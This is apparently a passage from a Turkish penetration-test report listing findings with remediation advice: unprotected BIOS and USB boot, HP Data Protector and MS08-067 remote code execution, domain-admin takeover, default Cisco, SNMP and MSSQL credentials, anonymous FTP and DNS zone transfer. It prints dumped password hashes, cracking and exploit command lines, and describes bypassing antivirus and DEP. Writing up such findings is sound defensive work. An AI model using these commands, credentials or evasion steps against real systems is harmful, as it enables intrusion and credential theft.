Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Yapılan sızma testleri esnasında istemciler üzerinde yapılan fiziksel sızma girişimlerinde bazı istemcilerde BIOS parolası olduğu bazılarında ise olmadığı görülmüştür. Parola ile korunan istemcilerde "12345" gibi basit bir parolanın tercih edildiği görülmüştür. BIOS menüsünde boot sıralaması değiştirilmeye çalışıldığında başarısız olunmuştur buna rağmen sistem USB ile boot edilebilmiştir. Böyle durumlarda, istemci bilgisayara fiziksel erişim sağlayan bir saldırgan USB Flash Diskler veya CD/DVD aracılığıyla sistemi başlatabilir. Sonrasında ise kullanıcı adı/parola gibi önemli bilgileri elde edebilir.

Usb ile boot edilen bilgisayara ait kullanıcıların parola özetleri aşağıdaki tabloda görülmektedir.

Kullanıcılara ait parola özetleri
Administrator:500:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
bgatest:1003:d979692189c435b51404ee:43e65bdc1fef6265ba07eee987aa9e17:::
labpc:1007:c2265b23734e0dacaad3b435b51404ee:693b4d2c104dbbcc15138b72b:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:4affa9a405925088987f8b521860b60f:::
test:1006:0ddfa5b901f0a07df63f95d3e417d25e:c085ba3816b76b897aae564eb511130a:::
win:1009:921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42:::

Parola özetleri şifre kırma araçları kullanılarak kırılmıştır ve kullanıcıların şifreleri tespit edilmiştir.

Kırılan şifreler

```
root@kali:~# john /root/Desktop/windows.hash
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 16 password hashes with no different salts (LM DES [128/128 BS SSE2])
Remaining 4 password hashes with no different salts
Bgatest          (deneme)
Test             (test:1)
.....
...
...
```

Açıklığı Barındıran Sistemler:

- BIOS parolası olmayan yada basit parolaya sahip sistemler.

Çözüm Önerileri:

- BIOS menüsü parola ile korunmalı ve bu parolaların firma politikasına uygun olarak tahmin edilmesi güç şekilde verilmesi önerilmektedir.
- USB/CD-DVD kullanımı için önlemler alınması önerilmektedir. (Referansta belirtilen linkten yararlanılabilir).

Referanslar:

- http://www.eweek.com/c/a/Security/USB-Drive-Security-10-Tips-for-Guarding-Enterprise-Data-470069/
- http://www.pcworld.com/article/158292/Enable_BIOS_Passwords_for_Extra_Security.html
- http://technet.microsoft.com/en-us/library/ee692099%28v=surface.10%29.aspx

6.3.2.10. HP Data Protector Uzaktan Kod Çalıştırma Açıklığı

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Gerçekleştirilen sızma testleri esnasında hedef sistemde İlgili port üzerinde hizmet veren HP Data Protector uygulamasının uzaktan kod çalıştırma açıklığına sahip olduğu belirlenmiştir. Saldırgan kullanıcılar üzerinde oynanmış çeşitli paketler göndererek ilgili sistemdeki açıklığı istismar edip sistem üzerinde çalıştırılabilir ve komut satırı elde ederek hedefi ele geçirebilirler.

HP Data Protector Uzaktan Kod Çalıştırma

```
root@kali:~# exploit.py 10.10.10.24 5555 'ifconfig'
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ef:98:87
          inet addr:10.10.10.24  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feef:9887/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3963 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7315687 (6.9 MiB)  TX bytes:233717 (228.2 KiB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

```
RX packets:44331 errors:0 dropped:0 overruns:0 frame:0
TX packets:44331 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:8638621 (8.2 MiB)  TX bytes:8638621 (8.2 MiB)
```

Açıklığı Barındıran Sistemler:

- 10.10.10.24

Çözüm Önerileri:

- Mevcut durumda kullanılan Data Protector uygulamasının A.06.20 veya sonrasına yükseltilmesi önerilmektedir.
- Şifreli iletişim servislerinin devreye alınması önerilmektedir.

Referanslar:

- http://www.zerodayinitiative.com/advisories/ZDI-11-055/
- http://archives.neohapsis.com/archives/bugtraq/2011-02/0076.html
- http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=c02781143

6.3.2.11. Microsoft Server RPC Servisi Uzaktan Kod Çalıştırma Açıklığı (MS08-067)

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Güncel Olmayan İşletim Sistemi Kullanımı

Bulgu Açıklaması:

Müşteri kurum iç ağında yapılan sızma testleri esnasında ilgili portlar üzerinden sisteme sızmalar gerçekleştirilebilecek güvenlik açıklıklarının olduğu tespit edilmiştir. Hedef sistemde bulunan MS08-067 zaafiyetinin istismarı ile uzaktan komut çalıştırılabilmektedir. Bu şekilde saldırgan hedef sistemde erişim elde edebilir. Ardından hak yükseltme gerçekleştirip system haklarında komut çalıştırabilir duruma gelebilir. Bu noktadan sonra istediği komutu çalıştırabilecek olan saldırgan, ilgili sistem üzerinden tüm yerel ağı tehdit edebilir.

IP adresinde bulunan MS08-067 açıklığı istismar edilerek ilgili sisteme erişim sağlanabilmiştir. İlgili sunucu üzerinde meterpreter oturumu elde edilmiş ve system haklarında her türlü komut koşturulabilir duruma gelinmiştir

Ele geçirilen bu sunucu üzerindeki bölgesel kullanıcı hashleri ele geçirilmiştir.

Ele geçirilen bölgesel kullanıcı parola hashleri kırılmıştır.

Ele Geçirilen admin parolası	
Kullanıcı adı:	Administrator
Parola:	Admin123456


Not: Bu sistemde ele geçirilen kullanıcı hesabının (Administrator/Admin123456) şirket iç networkünde 185 farklı sistemde de kullanıldığı belirlenmiştir. Bu sistemlerin tümüne ait IP adresi bilgisi ‘ Aynı Kullanıcı Hesabının IP adresine sahip sisteme ait bölgesel kullanıcı hesapları ele geçirildikten sonra uzak masaüstü bağlantısı ile de erişim sağlanmıştır.

10.10.10.20 IP adresine sahip sistem üzerinde MS08-067 açıklığı istismar edilerek meterpreter oturumu elde edildikten sonra, bu sistem üzerindeki kullanıcı tokenları kullanılarak 10.10.10.25 IP adresine sahip Domain Controller sunucusu üzerinde kullanıcı oluşturulmaya

çalışıldı. 10.10.10.32 IP adresine sahip sistem üzerinde bulunan kullanıcı tokenları Domain Controller üzerinde kullanıcı oluşturmaya yetkili olduğundan dolayı başarılı bir şekilde Domain Controller üzerinde kullanıcı hesabı oluşturabilmiştir. Oluşturulan kullanıcı Domain Admins grubuna eklenerek müşteri kurum iç networkünde Domain Admin olunmuştur.

DC Üzerinde oluşturulan hesap	
Kullanıcı adı:	Support
Parola:	Passw0rd!

Ele geçirilen Domain Controller sunucusuna ait aşağıdaki ekran görüntüsünde Active Directory kullanıcı ve bilgisayarları görülmektedir.



Şekil 22: Kullanıcılar ve bilgisayarlar

Müşteri Kurum iç networkünde domain admin olduktan sonra iç networkteki domaine dahil tüm sistemlere (Sql veritabanı sunucuları, DNS sunucular ve diğer tüm sistemler) erişim sağlanabilir.

MS08-067 açıklığı ile ele geçirilen 10.10.10.20 IP sine sahip sistem üzerinden bir başka domain controller makinası olan 10.10.10.44 IP adresine sahip sistem ele geçirilmeye çalışılmış. Öncelikle klasik yollarla bu hedef sisteme ajan yazılım yüklenmeye çalışıldı. Fakat yüklenen ajanın antivirüs yazılımı tarafından engellendiği görümüştür. Bunun üzerine antivirüs

yazılımının atlatılması için BGA pentest ekibi tarafından özel bir meterpreter ajanı oluşturulmuştur. Oluşturulan ajan yazılım hedef sisteme yüklenip uzak masaüstü bağlantısı ile çalıştırılmaya çalışıldı, fakat DEP koruması ile karşılaşıldı. DEP koruması kaldırılarak çalıştırıldığında makinaya meterpreter ajanı başarıyla yüklendiği görüldü. Böylece 2. Domain controller makinası da ele geçirmiş olduk, akabinde domain kullanıcıların bilgileri ve şifre hashlerine erişim sağlanılabildi.

Açıklığı Barındıran Sistemler:

- 10.10.10.20
- 10.10.10.25

Çözüm Önerileri:

- Kısa vadeli çözüm olarak, İşletim sistemi üzerinde, ilgili servisinin güvenlik duvarı tarafından sadece yetkili ip adreslerine açılması önerilmektedir.
- Uzun vadeli çözüm olarak, **http://update.microsoft.com/ microsoftupdate** adresinden gerekli güncelleştirmelerin yapılması önerilmektedir.

Referanslar:

- http://technet.microsoft.com/en-us/security/bulletin/ms08-067

6.3.2.12. Anonim FTP Hesabı Kullanımı

Önem Derecesi	Orta
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

FTP dosya transferi için kullanılan bir servistir. FTP servisleri kişiye özel bir kullanıcı adı ve parola gerektirmeden "Anonymous" kullanıcı adıyla dosya transferine izin vermektedir. Bu işlem dosya transferine kolaylık getirsede hassas dosyalara yetkisiz ve ilgisiz kişilerin erişimini mümkün kılmaktadır. Kurum yerel ağında yapılan sızma testlerinde, "Anonymous" kullanıcısının aktif olduğu FTP sunucuları tespit edilmiştir.

DC üzerinde oluşturulan hesap	
Kullanıcı adı:	Anonymous
Parola:	boş

Komut satırından ve direk olarak ip adresine browser üzerinden erişildiği zaman ftp servisinin açık olduğu görülmektedir. Aşağıdaki ekranda browser üzerinden ftp servisine erişildiği görülmektedir.

Anonim FTP

```
root@kali:~# ftp 10.10.10.93
Connected to 10.10.10.93
220 …. FTP server (Version 6.00LS) ready.
Name (10.10.10.93:root): anonymous
331 Guest login ok, send your email address as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful.
total 12
drwxrwxr-x   2 0     5     512 Nov 27  2012 .snap
drwxr-xr-x   3 1006  1006  512 Nov 27  2012 pub
```

```
drwxr-xr-x  21 1006  0     512 Nov 27  2012 www
226 Transfer complete.
ftp>
```

Açıklığı Barındıran Sistemler:

- 10.10.10.93

Çözüm Önerileri:

Anonymous kullanıcısı kaldırılmalı veya parola korumalı şekilde kullanılması önerilmektedir.

Referanslar:

- http://tools.ietf.org/html/rfc1635

IIS için;

- http://technet.microsoft.com/en-us/library/dd463993%28v=ws.10%29.aspx

XAMPP Filezilla için;

- http://robsnotebook.com/xampp-ftp-remove-default-passwords

6.4. Anahtarlama(Switch) ve Yönlendirici(Router) Cihaz Güvenlik Testleri

6.4.1. Gerçekleştirilen Güvenlik Testleri

…
…
…

Tespit Edilen Açıklıklar

6.4.1.1. Öntanımlı SNMP Bilgileri Kullanımı

Önem Derecesi	Orta
Açıklığın Etkisi	Bilgi İfşası
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Network
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

SNMP servisi uzaktan sistem ayarlarını sorgulama, sistem hakkında bilgi alma ve ayarlarda değişiklik yapmak için kullanılan bir yönetim servisidir. Public, private, cisco gibi ön tanımlı kimlik bilgilerinin kullanılması, saldırgana sistem üzerinde sorgu yapma ve konfigürasyonda değişiklik yapma olanağı sağlar.

BGA pentest ekibi tarafından müşteri kurum iç ağında yapılan sızma testi esnasında bazı sistemlerde topluluk ismi olarak public/private gibi öntanımlı değerlerin kullanıldığı tespit edilmiştir.

Ön tanımlı SNMP Bilgilerinin Kullanımı

```
Host IP                 : 10.10.10.99
Hostname                : ProCurve Switch 2650
Description             : ProCurve J4899B Switch 2650, revision H.08.98, ROM H.08.02
(/sw/code/build/fish(ts_08_5))
Contact                 : -
Location                : -
Uptime snmp             : -
Uptime system           : 28 days, 17:18:00.16
System date             : -
[*] Network information:

IP forwarding enabled   : no
Default TTL             : 64
TCP segments received   : 28544
TCP segments sent       : 17113
TCP segments retrans    : 0
Input datagrams         : 5073748
Delivered datagrams     : 3808063
```

Açıklığı Barındıran Sistemler:

- 10.10.10.99

Çözüm Önerileri:

- SNMP servisi kullanılmıyorsa kapatılması önerilmektedir.
- Yalnızca izinli IP adreslerinin SNMP servisinde bağlantı kurmasına izin verilmesi önerilmektedir.
- SNMP Community String değeri tahmin edilmesi güç bir değer ile tanımlanması önerilmektedir.
- Varsa SNMP v3 desteğinin aktif edilmesi önerilmektedir.

Referanslar:

- http://www.faqs.org/faqs/by-newsgroup/comp/comp.protocols.snmp.html
- http://www.sans.org/security-resources/idfaq/snmp.php

6.4.1.2. Öntanımlı Switch Kullanıcı Hesabı

Önem Derecesi	Kritik
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Network
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Gerçekleştirilen sızma testleri esnasında müşteri kurum iç ağında EnteraSys türü switch aygıtlarının kullanıldığı tespit edilmiştir. İlgili sistemlere 23. port üzerinden web yönetim panellerine yapılan ön tanımlı kullanıcı bilgileri ile sızma girişimlerinin başarılı olunmuştur.

Tahmin edilen öntanımlı kullanıcı bilgileri;	
Kullanıcı adı:	Cisco
Parola:	Cisco

Öntanımlı kullanıcı bilgileri ile korunan 2 tane Cisco Router tespit edilmiştir. 10.10.10.41 IP adresine sahip routera telnet ile erişim sağlanmıştır. Telnet ile erişim sağlandıktan sonra sistemde komut çalıştırabilme hakkında sahip olunmuştur. Switche telnet ile bağlanılıp komut çalıştırıldığına dair komut çıktısı aşağıdaki gibidir.

Ön tanımlı Cisco

```
telnet 10.10.10.41
Trying 10.10.10.41
Connected to 10.10.10.41
. . .

Router1#show version
Cisco IOS Software, C2600 Software (C2600-ADVIPSERVICESK9-M), Version 12.3(4)T4,  RELEASE
SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2004 by Cisco Systems, Inc.
```

Compiled Thu 11-Mar-04 19:57 by eaarmas
ROM: System Bootstrap, Version 12.2(8r) [cmong 8r], RELEASE SOFTWARE (fc1)
Router1 uptime is 20 minutes
System returned to ROM by power-on
System image file is "flash:c2600-advipservicesk9-mz.123-4.T4.bin"
This product contains cryptographic features and is subject to United States and local country laws governing import, export, transfer and use. Delivery of Cisco cryptographic products does not imply

Açıklığı Barındıran Sistemler:

- 10.10.10.41

Çözüm Önerileri:

- Kimlik doğrulamasız erişilen yönetim panelleri mutlaka kimlik doğrulama işlemine tabi tutulmaları önerilmektedir.
- İç ağa kurulan tüm uygulamalara ait ön tanımlı kullanıcı parolalarının mutlaka değiştirilmeleri önerilmektedir.
- Kullanıcı parolalarının firma politikasına uygun olarak tahmin edilmesi güç şekilde verilmeleri önerilmektedir.
- Parola içerisinde büyük harf, küçük harf, rakam ve alfanumerik karakterler olması önerilmektedir.
- Parolaların belirli periyodlarla değiştirilmeleri önerilmektedir.
- İlgili yönetim paneline erişimlerin kısıtlanmaları önerilmektedir.

Referanslar:

- http://www.cyberciti.biz/tips/linux-security.html
- http://www.makeuseof.com/tag/how-to-create-strong-password-that-you-can-remember-easily/

6.5. E-posta ve DNS Sunucu Testleri

6.5.1. Gerçekleştirilen Güvenlik Testi İşlemleri

….

….

….

6.5.2. Tespit Edilen Açıklıklar

6.5.2.1. Eposta Başlık Bilgisinden Yerel IP Elde Etme

Önem Derecesi	Yüksek
Açıklığın Etkisi	Bilgi İfşası, Gizlilik İhlali
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	EPosta
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Hedef kurum çalışanlarından gelen epostanın başlık bilgisi incelendiğinde yerel ağdaki IP blokları elde edilebilmiştir. Bu IP bilgisi tek başına bir anlam ifade etmese dahi saldırganlar ilgili bilgi ifşasını saldırının ilerleyen aşamalarında kullanabilir.

Aşağıdaki tabloda yerel ağdaki ip adresi ifşasına dair bilgiler bulunmaktadır.

E-posta Başlık Bilgisinden IP Adresi Elde Etme

```
Delivered-To: cihat.isik@bga.com.tr
Received: by 10.10.10.33 with SMTP id t1csp115363obd;
        Fri, 7 Mar 2014 06:57:05 -0800 (PST)
X-Received: by 10.10.10.39 with SMTP id av7mr22412977pbd.4.1394204224484;
        Fri, 07 Mar 2014 06:57:04 -0800 (PST)
Return-Path: <isikosmancihat@gmail.com>
Received: from mail-pa0-x22c.google.com (mail-pa0-x22c.google.com [2607:f8b0:400e:c03::22c])
        by mx.google.com with ESMTPS id yo5si8582552pab.34.2014.03.07.06.57.04
        for <cihat.isik@bga.com.tr>
        (version=TLSv1 cipher=ECDHE-RSA-RC4-SHA bits=128/128);
        Fri, 07 Mar 2014 06:57:04 -0800 (PST)
Received-SPF: pass (google.com: domain of isikosmancihat@gmail.com designates
2607:f8b0:400e:c03::22c as permitted sender) client-ip=2607:f8b0:400e:c03::22c;
```

Açıklığı Barındıran Sistemler:

- E-posta sunucusu

Çözüm Önerileri:

Mail sunucu yerel IP adresi ve istemci yerel IP adreslerinin eposta başlık bilgisinde iletilmesinin engellenmesi önerilmektedir.

Referanslar:

- http://exchangepedia.com/2008/05/removing-internal-host-names-and-ip-addresses-from-message-headers.html
- http://synjunkie.blogspot.com/2007/10/information-disclosure-from-email.html

6.5.2.2. DNS Zone Transfer Açıklığı

Önem Derecesi	Yüksek
Açıklığın Etkisi	Bilgi İfşası
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Zone transfer, birden fazla domain name server varsa diger name serverların zone içeriklerini güncel tutabilmesi için Primary DNS serverdan zonu çekip kullanmalarını sağlayan bir özelliktir.Fakat genellikle bura da düşülen konfigrasyon hatası;zone transfer yapacak diğer DNS serverlara ait IP adreslerinin source IP olarak verilmesi yerine, zone transfer özelliğinin tüm herkese (ANY) açılmasıdır. Zone transfer ANY'e açık olan bir DNS server üzerinde var olan bir zone çekilerek, bir web sitesine ait tüm subdomain'ler elde edilebilir ve buralardan saldırı girişimleri gerçekleştirilebilir. Müşteri kurumda yapılan sızma testleri esnasında zone transfer açıklığı ile karşılaşılmıştır. DNS sunucu üzerinden alınan ve example domainine ait tüm subdomain isimlerine erişim sağlanmıştır. Örnek olarak aşağıda ele geçirilen subdomainlerin bir kısmı verilmiştir;

İlk olarak hedef sisteme ait dns sunucuları belirlenmiştir.

Dig ile NS Kayıtlarına Bakmak

```
root@bt:~# dig NS example.com

;; ANSWER SECTION:
example.com.        24301   IN      NS      dns0.inf.example.com.
example.com.        24301   IN      NS      cancer.ucs.example.com.
example.com.        24301   IN      NS      dns2.inf.example.com.
example.com.        24301   IN      NS      dns1.inf.example.com.
example.com.        24301   IN      NS      lewis.ucs.example.com.
example.com.        24301   IN      NS      xlab-0.example.com.
```

Daha sonra bunlardan zone transfer özelliği açık olanlar belirlenmiştir.Belirlenen bu alt domaine gerekli sorgu yapıldığı zaman aşağıdaki tabloda da görüldüğü gibi dns kayıtlarına erişilebilmiştir.

Zone Transfer

```
root@bt:~# dig @xlab-0.example.com example.com axfr | more

; <<>> DiG 9.7.0-P1 <<>> @xlab-0.example.com example.com axfr

; (1 server found)

;; global options: +cmd

example.com.            86400   IN      SOA     dns0.example.com. hostmaster.ed.ac.

uk. 2012022200 1800 900 864000 86400

example.com.            86400   IN      MX      5 renko.ucs.example.com.

example.com.            86400   IN      MX      5 pascoe.ucs.example.com.

example.com.            86400   IN      MX      5 dalziel.ucs.example.com.

example.com.            86400   IN      NS      dns0.inf.example.com.

example.com.            86400   IN      NS      dns1.inf.example.com.

example.com.            86400   IN      NS      dns2.inf.example.com.

example.com.            86400   IN      NS      lewis.ucs.example.com.

example.com.            86400   IN      NS      cancer.ucs.example.com.

example.com.            86400   IN      NS      xlab-0.example.com.

6-daysample.example.com.        86400   IN      CNAME   psy-b6-2.psy.example.com.

www.6-daysample.example.com. 86400      IN      CNAME   psy-b6-2.psy.example.com.
```

Açıklığı Barındıran Sistemler:

- www.example.com

Çözüm Önerileri:

Zone transfer işleminin yalnızca localhost ve ikincil DNS server tarafından yapılması için girilmesi gereken örnek BIND DNS konfigrasyonu aşağıdaki gibidir;

/etc/named.confiçerisinde allow-transfer için source IP adresleri giriyoruz.

```
options {
directory /usr/local/named;   // directory forzone files
allow-transfer {
127.0.0.1;          // localhost
35.6.42.6;          // secondary DNS server
};
};
```

Referanslar:

- http://www.networkpentest.net/2012/02/dig-ve-nslookup-ile-dns-zone-transfer.html
- http://en.wikipedia.org/wiki/DNS_zone_transfer

6.6. Veritabanı Sistemleri Güvenlik Testleri

6.6.1. Gerçekleştirilen Güvenlik Testi İşlemleri

…..

….

….

6.6.2. Tespit Edilen Açıklıklar

6.6.2.1. Öntanımlı MSSQL Veritabanı Kullanıcı Hesabı

Önem Derecesi	Kritik
Açıklığın Etkisi	Yetkisiz Erişim, Gizlilik İhlali
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Veritabani
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Hedef sistem üzerinde Microsoft SQL veritabanı kullanıldığı belirlenmiştir. Yapılan parola tahmin denemelerinde öntanımlı 'sa' hesabının kullanıldığı ve parola korumasının olmadığı tespit edilmiştir. Saldırganlar ilgili kullanıcı hesabı ile sisteme giriş yapıp tüm veritabanı sistemini ele geçirebilir, ilgili veritabanı sunucusuna casus yazılım yükleyip işletim sistemini ele geçirebilir. Daha sonra buradan tüm iç ağa sızabilir.

Öntanımlı MsSQL Kullanıcı Hesabı
Kullanıcı Adı : sa
Parola : sa

Bu zafiyet üzerinden SQL sunucuya giriş yapıldı. xp_cmshell modülü aktif olduğu için işletim sistemine komut gönderilebilir durumda olan SQL sunucu üzerinden support_02 kullanıcısı oluşturuldu. Sonra sisteme bu kullanıcı ile bağlanılıp casus yazılım atıldı ve sistemden kullanıcı parola özetleri çekildi. Elde edilen parola özetleri aşağıdaki gibidir.

Elde edilen parola özetleri
Administrator:500:950cafd9669119a0cae3061708bf:.....
ExampleUser:1000:67278d3d79a15348c7048109e440:e62e1560c16959fdbdc83886def161d5:::

```
[+]
        ASD:1002:4688853efcd3c05e46c091bdb7663a:f856ba3a5c60cd19fa57ee3e89bc5cc
4:::

[+]     test:1007:a6198987b0ca4952347afc8ea44345:

[+]
        test2:1019:ce26230168c5639617995f9a3d1dac:4a6107984f8b2c84ac03f2ef37d6cb
89:::

[+]
        test3:1020:8ba946ef3ed8adc24ebae15da60d4a:738664ffcb902164213685ef3117c
6aa:::

[+]
        test4:1021:5a149f85530135db14d1ca62c677b9:1e0f08b06de4c0132ba993999ab4
c310:::

 [+]
        support_02:1025:e186d228f22d79fb69510020e401c:e22c354c90a9ffccf3c17fc02ce
df759:::
```

Açıklığı Barındıran Sistemler:

- 10.10.10.22
- 10.10.10.33

Çözüm Önerileri:

İç ağa kurulan tüm uygulamalara ait ön tanımlı kullanıcı parolaları mutlaka değiştirilmesi önerilmektedir. Kullanıcı parolalarının firma politikasına uygun olarak tahmin edilmesi güç şekilde verilmeleri önerilmektedir. Parola içerisinde büyük harf, küçük harf, rakam ve alfanumerik karakterlerin olması önerilmektedir. Parolaların belirli periyodlarla değiştirilmesi önerilmektedir.

Referanslar:

- http://www.cyberciti.biz/tips/linux-security.html
- http://www.makeuseof.com/tag/how-to-create-strong-password-that-you-can-remember-easily/

6.6.2.2. Tahmin Edilebilir ORACLE SID Değeri

Önem Derecesi	Orta
Açıklığın Etkisi	Bilgi İfşası
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Veritabani
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Yapılan sızma testleri esnasında Müşteri Kurum iç ağında ORACLE veritabanı sunucular olduğu ve bu sunucuların üzerinde kullanılan Service ID (SID)değerinin tahmin edilebilir bir değer olduğu tespit edilmiştir. Metasploit ile sık kullanılan SID değerleri için yapılan denemelerde doğru SID değerine ulaşılmıştır.

Oracle veritabanı sunucusuna yönelik yapılan SID tahmin saldırısında aşağıdaki SID değerlerinin kullanıldığı belirlenmiştir;

Tespit edilen ORACLE SID değerleri
[+] 10.10.10.20:1521 OracleORACLE is valid

Açıklığı Barındıran Sistemler:

- 10.10.10.20

Çözüm Önerileri:

SID değerinin tahmin edilemesi güç bir şekilde değiştirilmesi önerilmektedir.

Referanslar:

- http://www.orafaq.com/wiki/ORACLE_SID

6.6.2.3. Oracle TNS Listener Uzaktan Zehirleme Açıklığı

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Veritabani
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Bu zafiyet kullanılarak saldırganlar, Oracle TNS Listener hizmeti çalışan sunucu veya istemci sistemlere uzaktan erişim yapabilir. İstismar başarılı olur ise man-in-the-middle, oturum çalma, servis dışı bırakma, veritabanındaki verilerin manipülasyonu veya hassas bilgilerin sızdırılması gibi saldırı eylemleri gerçekleştirilebilir.

Açıklığı Barındıran Sistemler:

- 10.10.10.98
- 10.10.10.31

Çözüm Önerileri:

Belirtilen tüm geçici ve kalıcı çözümler verilen bağlantılar takip edilerek uygulanmalıdır.

Listener sadece güvenli bağlantı kuracak şekilde yapılandırılmalıdır. Bunun için SECURE_LISTENER_listener_name parametresinde değişiklik yapılması gerekir. RAC olmayan sistemler için

- https://support.oracle.com/CSP/main/article?cmd=show&type=NOT&id=1453883.1

RAC sistemler için;

- https://support.oracle.com/CSP/main/article?cmd=show&type=NOT&id=1340831.1

bağlantısı takip edilip gerekli ayarlar yapılabilir.

Referanslar bölümünde belirtilen linkler aracılığıyla tavsiyeler/çözümler uygulanabilir.

Referanslar:

- http://www.oracle.com/technetwork/topics/security/alert-cve-2012-1675-1608180.html
- seclists.org/fulldisclosure/2012/Apr/204

6.7. Kablosuz Ağ Sistemleri Güvenlik Testleri

6.7.1. Gerçekleştirilen Güvenlik Testi İşlemleri

- ….
- …..
- ….
- ….

Test edilen kablosuz ağlar;

Kablosuz Ağ İstemcilerine Yönelik Denemeler:

….

….

…

6.7.2. Tespit Edilen Açıklıklar

